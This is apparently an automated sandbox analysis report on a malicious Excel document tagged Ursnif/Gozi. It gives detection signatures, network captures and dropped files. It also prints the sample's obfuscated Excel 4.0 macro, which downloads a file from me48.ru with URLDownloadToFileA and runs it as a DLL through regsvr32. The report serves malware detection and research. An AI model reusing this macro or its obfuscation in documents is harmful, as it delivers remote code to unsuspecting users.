

JOeSandbox Cloud BASIC



ID: 324308

Sample Name: document-
1421190491.xls

Cookbook:
defaultwindowsofficecookbook.jbs

Time: 05:01:07

Date: 29/11/2020

Version: 31.0.0 Red Diamond

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
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Analysis Report document-1421190491.xls

Overview

General Information

Sample Name:	document-1421190491.xls
Analysis ID:	324308
MD5:	6fb9d4467b35d90.
SHA1:	e8506016f9fead7..
SHA256:	d6237352c99d99..
Tags:	gozi SilentBuilder ursnif xls
Most interesting Screenshot:	


Detection

MALICIOUS SUSPICIOUS CLEAN UNKNOWN Hidden Macro 4.0	
Score:	72
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

Office document tries to convince vi...
Document exploit detected (UriDown...
Document exploit detected (process...
Found Excel 4.0 Macro with suspicio...
Found obfuscated Excel 4.0 Macro
Sigma detected: Microsoft Office Pr...
Yara detected hidden Macro 4.0 in E...
Allocates a big amount of memory (p...
Document contains embedded VBA ...
IP address seen in connection with o...
Potential document exploit detected ...
Potential document exploit detected ...
Potential document exploit detected ...

Classification



Startup

▪ System is w7x64
• EXCEL.EXE (PID: 2424 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
• regsvr32.exe (PID: 2628 cmdline: regsvr32 -s C:\giogti\mpomqr\fwpxeohi.dll MD5: 59BCE9F07985F8A4204F4D6554CFF708)
▪ cleanup

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
document-1421190491.xls	SUSP_Excel4Macro_Auto Open	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	0x0:\$header_docf: D0 CF 11 E0 0x4fea2:\$s1: Excel 0x50f1d:\$s1: Excel 0x389b:\$Auto_Open: 18 00 17 00 20 00 00 01 07 00 0 0 00 00 00 00 00 00 00 01 3A
document-1421190491.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

System Summary:



Signature Overview



- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- HIPS / PFW / Operating System Protection Evasion

Click to jump to signature section

Software Vulnerabilities:



Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:



Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found obfuscated Excel 4.0 Macro


HIPS / PFW / Operating System Protection Evasion:



Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Scripting 2 1	Path Interception	Process Injection 1	Regsvr32 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Masquerading 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 2	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
document-1421190491.xls	14%	Metadefender		Browse
document-1421190491.xls	6%	ReversingLabs	Document-Word.Trojan.Heuristic	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://me48.ru/ds/231120.gif	0%	URL Reputation	safe	
http://me48.ru/ds/231120.gif	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://me48.ru/ds/231120.gif	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
me48.ru	188.225.24.87	true	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://me48.ru/ds/231120.gif	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://servername/isapibackend.dll	regsvr32.exe, 00000003.00000000 2.2093279170.0000000001D80000. 00000002.00000001.sdmp	false	Avira URL Cloud: safe	low

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
188.225.24.87	unknown	Russian Federation		9123	TIMEWEB-ASRU	false

General Information	
Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	324308
Start date:	29.11.2020
Start time:	05:01:07
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 27s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	document-1421190491.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	5
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal72.expl.evad.winXLS@3/5@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe • VT rate limit hit for: /opt/package/joesandbox/database/analysis/324308/sample/document-1421190491.xls

Simulations
Behavior and APIs
No simulations

Joe Sandbox View / Context

IPs					
Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
188.225.24.87	document-1473929595.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1473929595.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-1484980114.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1493705687.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1484980114.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1493705687.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1495480491.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1495480491.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1466663902.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1466663902.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1470167594.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1470167594.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1470686903.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1470686903.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1500762737.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1500762737.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1474276477.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1474276477.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1474357336.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1474357336.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
me48.ru	document-1473929595.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1473929595.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1484980114.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1493705687.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1484980114.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1493705687.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1495480491.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1495480491.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1466663902.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1466663902.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1470167594.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1470167594.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1470686903.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1470686903.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1500762737.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1500762737.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1474276477.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1474276477.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1474357336.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1474357336.xls	Get hash	malicious	Browse	• 188.225.24.87

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TIMEWEB-ASRU	document-1473929595.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1473929595.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1484980114.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1493705687.xls	Get hash	malicious	Browse	• 188.225.24.87

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-1484980114.xls	Get hash	malicious	Browse	188.225.24.87
	document-1493705687.xls	Get hash	malicious	Browse	188.225.24.87
	document-1495480491.xls	Get hash	malicious	Browse	188.225.24.87
	document-1495480491.xls	Get hash	malicious	Browse	188.225.24.87
	document-1466663902.xls	Get hash	malicious	Browse	188.225.24.87
	document-1466663902.xls	Get hash	malicious	Browse	188.225.24.87
	document-1470167594.xls	Get hash	malicious	Browse	188.225.24.87
	document-1470167594.xls	Get hash	malicious	Browse	188.225.24.87
	document-1470686903.xls	Get hash	malicious	Browse	188.225.24.87
	document-1470686903.xls	Get hash	malicious	Browse	188.225.24.87
	document-1500762737.xls	Get hash	malicious	Browse	188.225.24.87
	document-1500762737.xls	Get hash	malicious	Browse	188.225.24.87
	document-1474276477.xls	Get hash	malicious	Browse	188.225.24.87
	document-1474276477.xls	Get hash	malicious	Browse	188.225.24.87
	document-1474357336.xls	Get hash	malicious	Browse	188.225.24.87
	document-1474357336.xls	Get hash	malicious	Browse	188.225.24.87

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\28DE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	315326
Entropy (8bit):	7.985632509342005
Encrypted:	false
SSDEEP:	6144:6lKAurFLPodmRqyAVYtlksVLCyo7NtbCY7uLaG/9t7+Mq:64ZFPm8R3AsB+bjeJ/9cj
MD5:	46A4596D9E037C246D0A7D2DE17A6133
SHA1:	CF2BDBE4635E1ECFD41FAFBBB1E3413F9FF67461
SHA-256:	072D95B25394C1A6E5296184D57DDB788B6F7E322AB989CF721C21C4E25B656A
SHA-512:	C76A1C17E1B5D3A7479BFF0A020E7F55125749A74D7FEDDA08C2D7696B0A98E4BD0E2C3BD4411F98434276DE19E371B0C99929A13ABE13E5374D4E383BD337C6
Malicious:	false
Reputation:	low
Preview:	.V.N.O..4..y;Jl@B.QS....A>..o..~.6..=.nH..4DTb..s.....j.U..>HkjrV.H..[IMS...?.OR..`.....Z].6.....M.I...Ei..h.*.....z.".....z>]RnM...8.b..V.Q..f..wN...z.^...sNI"..OF.DJ.ZI.. ..G..Up...-@.r^.....@.AMg.....sz~..A..d.f.C..Ujh..?0.w....9t..8.^.(n.....F.g..Kk.q....%l8.*Vi..1l...4...[ed..t.....K.d.....T#}{.Lo.+....."...&.2=..2=../.^*...#.q3...._fD0..p.9.).....M6 '7,{...9Y....s.Ft9S...}.....g.z...E...v.....rh....YM..tZHM[.8.M.O.....PK.....!..C.T....e.....[Content_Types].xml ...({.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime= Tue Oct 17 10:04:00 2017, mtime= Sun Nov 29 12:01:41 2020, atime= Sun Nov 29 12:01:41 2020, length=12288, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.465459727789615
Encrypted:	false
SSDEEP:	12:85QM0LgXg/XAICPCHaXgzB8lB/VWGYX+Wnicvb7jLbDtZ3YilIMMEpxRlJk8CTdJU:85pi/XTwz6luNYefbDv3q+rNru/
MD5:	13A9FA5F154C3266CDB2F8BE1602D5FB
SHA1:	9CCE33FB56502C8BC58B58C6A1F5FA2F64EBD12C
SHA-256:	DEB717D2043BE38C447F893CA0ED6B4509D6D4A495E7B63483B1D5D758514BD2
SHA-512:	9B2BB962705F75854CDCA3B46DBC41D23C67EC6048CB6A3D4C27B8D8A4BC66F2EF837D65A442E91D370F536F75B4BCD1897833432F9C6DDBA025474EA61063
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Reputation:	low
Preview:	L.....F.....7G...k.O...k.O...0.....i...P.O. .i....+00.../C:\.....t1....QK.X..Users.`.....QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3....L.1.....Q.y..user.8.....QK.X.Q.y*...&=...U.....A.l.b.u.s....z.1....}Q5h..Desktop.d.....QK.X}Q5h*..._...D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....i.....-...8..[.....?J....C:\Users\.#.....\061544\Users.user\Desktop.....\.....\.....\.....\D.e.s.k.t.o.p.....LB.)...Ag.....1SPS.XF.L8C....&m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....061544.....D_...3N...W...9r.[*.....}EkD_...3N...W...9r.[*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\document-1421190491.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:12 2020, mtime=Sun Nov 29 12:01:41 2020, atime=Sun Nov 29 12:01:41 2020, length=338432, window=hide
Category:	dropped
Size (bytes):	4236
Entropy (8bit):	4.517029406989238
Encrypted:	false
SSDEEP:	96:82OM/XLln7s6+Qh22OM/XLln7s6+Qh22OM/XLln7s6+Qh22OM/XLln7s6+Q/:8klN7sPQEklN7sPQEklN7sPQEklN7sPg
MD5:	898EBFD6D1032753759C9FF7F91D2503
SHA1:	7B2FC6898E2CB0BEDA2C6B2C38E59FE2E3E15F28
SHA-256:	28F451771E622B530A0C88678F066B031BC2BB35FB4C3FF9BD98DDB87C436246
SHA-512:	19F95E47758D152C7428603E0D11751B0C8502BE21CEDCF66B9B80A3F24905CD16151C294297F6A4571BD080CB79483028B86EED745CD904A54B3B7BD0B9159F
Malicious:	false
Reputation:	low
Preview:	L.....F.....{...k.O...O...*.....P.O. .i....+00.../C:\.....t1....QK.X..Users.`.....QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3....L.1.....Q.y..user.8.....QK.X.Q.y*...&=...U.....A.l.b.u.s....z.1....Q.y..Desktop.d.....QK.X.Q.y*..._...D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9....x.2.,.,.}Q2h..DOCUME~1.XLS..\.....Q.y.Q.y*...8.....d.o.c.u.m.e.n.t.-.1.4.2.1.1.9.0.4.9.1...x.l.s.....-...8..[.....?J....C:\Users\.#.....\061544\Users.user\Desktop\document-1421190491.xls.....\.....\.....\.....\D.e.s.k.t.o.p.\d.o.c.u.m.e.n.t.-.1.4.2.1.1.9.0.4.9.1...x.l.s.....LB.)...Ag.....1SPS.XF.L8C....&m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....061544.....D_...3N..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	232
Entropy (8bit):	4.58632424408481
Encrypted:	false
SSDEEP:	6:dj6Y9LTcAELTc0Y9LTcAELTc0Y9LTcAELTc0Y9LTcM:dmmlGLmGLmGLmP
MD5:	769C614BBA34DD6A6D7C91A64AA94421
SHA1:	518D5A76F4C9D9C7DBBA46BD41A876D4B34F9993
SHA-256:	BDE5E88787496F9E3E433F73105041FC8D039BD3D11814B3BA5DF2D5B31C7873
SHA-512:	27E10A99D8A0B6BFBF641F28535D267658A43853334025D4B86AE13A49755EDD5C5EE43FA0CB963A36F72E099A391082769B47C0BD080A4B4B849CBA79F21F40
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..document-1421190491.LNK=0..document-1421190491.LNK=0..[xls]..document-1421190491.LNK=0..document-1421190491.LNK=0..[xls]..docume nt-1421190491.LNK=0..document-1421190491.LNK=0..[xls]..document-1421190491.LNK=0..

C:\Users\user\Desktop\IC9DE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	398377
Entropy (8bit):	7.195250581532134
Encrypted:	false
SSDEEP:	6144:KcKoSsxzNDZLDZjlbR868O8KiA4XkXOn2xEtjPOtioVjDGUU1qfDlavy+W+Llfd7:Oizo8RnsIROnr6n75Y7F
MD5:	059A92D03AAE48C7251B6E0548BC26D4
SHA1:	96E6321142E9CACF2B0E7554CE18B2417088447C
SHA-256:	8416C82CEC96B93A8BA3F5ACBA32C4F06D1AE1728042C69983BB199C8119FC16
SHA-512:	DEA14A58AA582C0716ED3E2F1E734D9AB3B2CE86E4767D5C7CD6296A3E8E999630717EBFC25C125D6B289706EC77542D772C9D9B6849F100C1B86E7597D6A616
Malicious:	false
Preview:	g2.....\p....B...a.....=.....i.9J.8. .....X.@.....".....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....h..8.....C.a.m.b.r.i.a.1.....<.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Thu Nov 26 09:45:46 2020, Security: 0
Entropy (8bit):	7.522918762403885
TrID:	- Microsoft Excel sheet (30009/1) 78.94% - Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	document-1421190491.xls
File size:	338944
MD5:	6fb9d4467b35d90aaa988395194590c7
SHA1:	e8506016f9ead7cda2181110732282805284a97
SHA256:	d6237352c99d9956dd3857cadcad11a382a471c8b73962e2f784728e8aba5cdd
SHA512:	0fd046734a10d3ca8fb4b3d6b668db1b733a7a5134b9634e5a13c4d163e89c1dc004e98ef8de0c505056df5ff054b9e4c26c61f4f0db64398c0c2c82bd4ac034
SSDEEP:	6144:YcKoSsxzNDZLDZjlbR868O8Kfc03pXOFq7uDphYHceXVhca+fMHLty/x2zZ8kpTu:Cizo8RnsIROnr6n75Yh
File Content Preview:	>.....

File Icon



Icon Hash:	e4eea286a4b4bcb4
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Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "document-1421190491.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	
Last Saved By:	
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2020-11-26 09:45:46
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False

Document Summary

Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General

Stream Path:	\\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.367004077607
Base64 Encoded:	False
Data ASCII:	<pre>+.0.....H.....P... .X.....`.....h.....p.....x.....1..... .....DocuSign.....2.....3.....1..... .....4.....5..... </pre>
Data Raw:	<pre> fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 00 01 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 bf 00 00 00 02 00 00 00 e3 04 00 00 </pre>

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General

Stream Path:	\\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.254255489206
Base64 Encoded:	False
Data ASCII:	O h.....+ '..0 .....@.....H.. ...T.....`.....X.....|.....#....@..... ...Microsoft Excel.@.....|.##...@..... .....
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 01 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 326259

General

[illegible]

Macro 4.0 Code

CALL("Ke"&?????|HN342&"32", "Cr"&?????|HP370&"vA", "JCJ", ????|HE340&?????|HE355, 0)

CALL("U"&????2!HP360, "U"&????4!E65, "IICCII", 0, ????2!EE100, ????2!HE340&????2!HE355&????2!HE369, 0, 0)

```
=RUN(R59).....=RUN(????
4!D50)....."=CALL(????"Ke"????2!HN342&???32"???Cr"????2!HP370&???yA"???JC"????2!HE340&????
2!HE355.0)".....=RUN(????
5!A50).....
```

```
.....


=====

"=CALL("Ke"&?????2!HN342&"32","Cr"&?????2!HP370&"yA","JCJ",?????2!HE340,0)",,,,=RUN(????
1!M66),,,,,,,,"=CONCATENATE(E67,E68,E69,E70,E71,E72,E73,E74,E75,E76,E77,E78,E79,E80,E81,E82,E83)",,,,=CHAR(SUM(F66,G66,H66))",25,35,25,"=CHAR(SUM(F67,
G67,H67))",20,42,20,"=CHAR(SUM(F68,G68,H68))",25,26,25,"=CHAR(F69-G69-H69),100,22,10,"=CHAR(F70-G70-H70),200,50,39,"=CHAR(F71-G71-H71),500,300,81,"=CHAR(F72+G72-H72),120,130,140
,=CHAR(F73+G73-H73),200,300,392,"=CHAR(F74+G74-H74),400,500,789,"=CHAR(F75-G75+H75),500,430,27,"=CHAR(F76-G76+H76),310,270,60,"=CHAR(F77-G77+H77),200,160,44,"=CHAR(SUM(F78,
G78,H78))",56,37,18,"=CHAR(SUM(F79,G79,H79))",27,18,25,"=CHAR(SUM(F80,G80,H80))",44,58,3,"=CHAR(F81-G81-H81),384,115,161,"=CHAR(F82-G82-H82),762,504,157,"=CHAR(F83-G83-H83),501
,328,108

"=CALL("U"&?????2!HP360,"U"&?????4!E65,"IICCII",0,?????2!EE100,?????2!HE340&?????2!HE355&?????2!HE369,0,0)"=EXEC(?????3!W36&?????2!HE340&?????2!HE355&?????2!HE369)=HALT()
```

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 05:02:01.233367920 CET	49165	80	192.168.2.22	188.225.24.87
Nov 29, 2020 05:02:01.294878960 CET	80	49165	188.225.24.87	192.168.2.22
Nov 29, 2020 05:02:01.295057058 CET	49165	80	192.168.2.22	188.225.24.87
Nov 29, 2020 05:02:01.295711040 CET	49165	80	192.168.2.22	188.225.24.87
Nov 29, 2020 05:02:01.356487989 CET	80	49165	188.225.24.87	192.168.2.22
Nov 29, 2020 05:02:03.120507956 CET	80	49165	188.225.24.87	192.168.2.22
Nov 29, 2020 05:02:03.120798111 CET	49165	80	192.168.2.22	188.225.24.87
Nov 29, 2020 05:02:08.125690937 CET	80	49165	188.225.24.87	192.168.2.22
Nov 29, 2020 05:02:08.125874996 CET	49165	80	192.168.2.22	188.225.24.87
Nov 29, 2020 05:04:01.086858034 CET	49165	80	192.168.2.22	188.225.24.87
Nov 29, 2020 05:04:01.397756100 CET	49165	80	192.168.2.22	188.225.24.87
Nov 29, 2020 05:04:02.006256104 CET	49165	80	192.168.2.22	188.225.24.87
Nov 29, 2020 05:04:03.207573891 CET	49165	80	192.168.2.22	188.225.24.87
Nov 29, 2020 05:04:05.625677109 CET	49165	80	192.168.2.22	188.225.24.87

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 05:02:01.132443905 CET	52197	53	192.168.2.22	8.8.8.8
Nov 29, 2020 05:02:01.209368944 CET	53	52197	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 29, 2020 05:02:01.132443905 CET	192.168.2.22	8.8.8.8	0x8c10	Standard query (0)	me48.ru	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 29, 2020 05:02:01.209368944 CET	8.8.8.8	192.168.2.22	0x8c10	No error (0)	me48.ru		188.225.24.87	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- me48.ru

HTTP Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	188.225.24.87	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Nov 29, 2020 05:02:01.295711040 CET	0	OUT	GET /ds/231120.gif HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: me48.ru Connection: Keep-Alive
Nov 29, 2020 05:02:03.120507956 CET	0	IN	HTTP/1.1 200 OK Date: Sun, 29 Nov 2020 04:02:01 GMT Server: Apache/2.4.18 (Ubuntu) Content-Length: 0 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: image/gif

Code Manipulations

Statistics

Behavior



System Behavior

General

Start time:	05:01:38
Start date:	29/11/2020
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f3d0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\D662.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F71EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\28DE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
